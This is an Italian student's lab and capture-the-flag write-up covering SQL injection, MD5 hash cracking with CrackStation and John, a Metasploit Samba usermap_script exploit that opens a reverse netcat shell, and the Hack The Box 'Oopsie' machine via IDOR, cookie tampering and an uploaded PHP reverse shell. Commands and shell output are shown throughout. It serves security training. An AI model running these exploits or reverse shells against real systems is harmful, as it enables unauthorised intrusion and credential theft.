


Progetto modulo 4

Esercizio 1 - SQL Injection







- Ho verificato con la condizione sempre vera che la macchina fosse vulnerabile in modo da recuperare username dal database
- Successivamente ho selezionato username e password degli utente in modo da recuperare quella dell'utente che mi interessava

Enter up to 20 non-salted hashes, one per line:

```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Non sono un robot

reCAPTCHA
Privacy - Termini

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

```
└─$ locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ john /usr/share/wordlists/rockyou.txt > hash.txt
```

- Dopo aver trovato l'hash della password avrei avuto due modi per recuperarla
- Il primo come nel caso della foto mi è bastato andare sul sito crackstation in modo da verificare l'bash se compatibile con quelli già presenti nel database
- Un'altro modo sarebbe stato quello di utilizzare john the rapper in modo da poter confrontare questo cash con liste che avrei dovuto usare come rockyou.txt, come nel caso della figura sotto
- In questo caso crackstation è risultata la soluzione migliore e più rapida

Exploiting samba

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```


```
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.150
rhost => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
```

- Dopo aver eseguito la scansione con nmap e aver verificato che la porta 445 su cui gira il servizio samba fosse aperta ho avviato msfconsole e cercato un exploit per samba come mostrato in figura
- Dopo averlo trovato è stato necessario come per ogni exploit configurarlo correttamente


```
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:44907) at 2023-09-29 12:30:10 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr ca:01:f0:3e:dd:b1
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::c801:f0ff:fe3e:ddb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3762 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2387 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:347543 (339.3 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:243 errors:0 dropped:0 overruns:0 frame:0
          TX packets:243 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:57532 (56.1 KB)  TX bytes:57532 (56.1 KB)
```

- Dopodiché con il comando exploit sono riuscito ad entrare con successo nella macchina e vi ho verificato l’accesso con il comando ifconfig


Hack The Box tier 2 oopsie




- La prima domanda riguardava conoscenze personali ed è stato facile rispondere




- Per la seconda domanda ho avuto bisogno di usare burpsuite per individuare il path della pagina di login, avrei potuto trovarlo direttamente anche dal codice sorgente




- La terza domanda riguardava conoscenze apprese e la risposta è stata facile da individuare




- Per la quarta domanda ho dovuto modificare l'id nella URL per verificare quale fosse l'ID dell'admin







- Anche per questa domanda sono andato per conoscenze pregresse



- A questa domanda mi sono fermato, ho fatto vari tentativi di accesso, ma non sono riuscito ad andare avanti
- I tentativi di accesso a cui mi riferisco sono aver caricato una reverse shell dopo aver cambiato una configurazione cookie per quanto riguarda il ruolo di admin e il suo relativo ID access, e questo mi ha permesso di accendere ad una pagina in cui poter fare l'upload della reverse Shell, una vola dentro la macchina però non sono riuscito a trovare la risposta alla task 6



```
└─$ sudo nano php-reverse-shell.php

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
^C

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.15.218] from (UNKNOWN) [10.129.244.75] 42358
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:28:57 up  2:12,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```




```
$ ls
__pycache__
bcep
debian_defaults
debpython
dist
py3versions.py
python.mk
runtime.d
$ locate robert
/home/robert
/home/robert/.bash_history
/home/robert/.bash_logout
/home/robert/.bashrc
/home/robert/.cache
/home/robert/.gnupg
/home/robert/.local
/home/robert/.profile
$ cd /home/robert
$ ls
user.txt
$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
$
```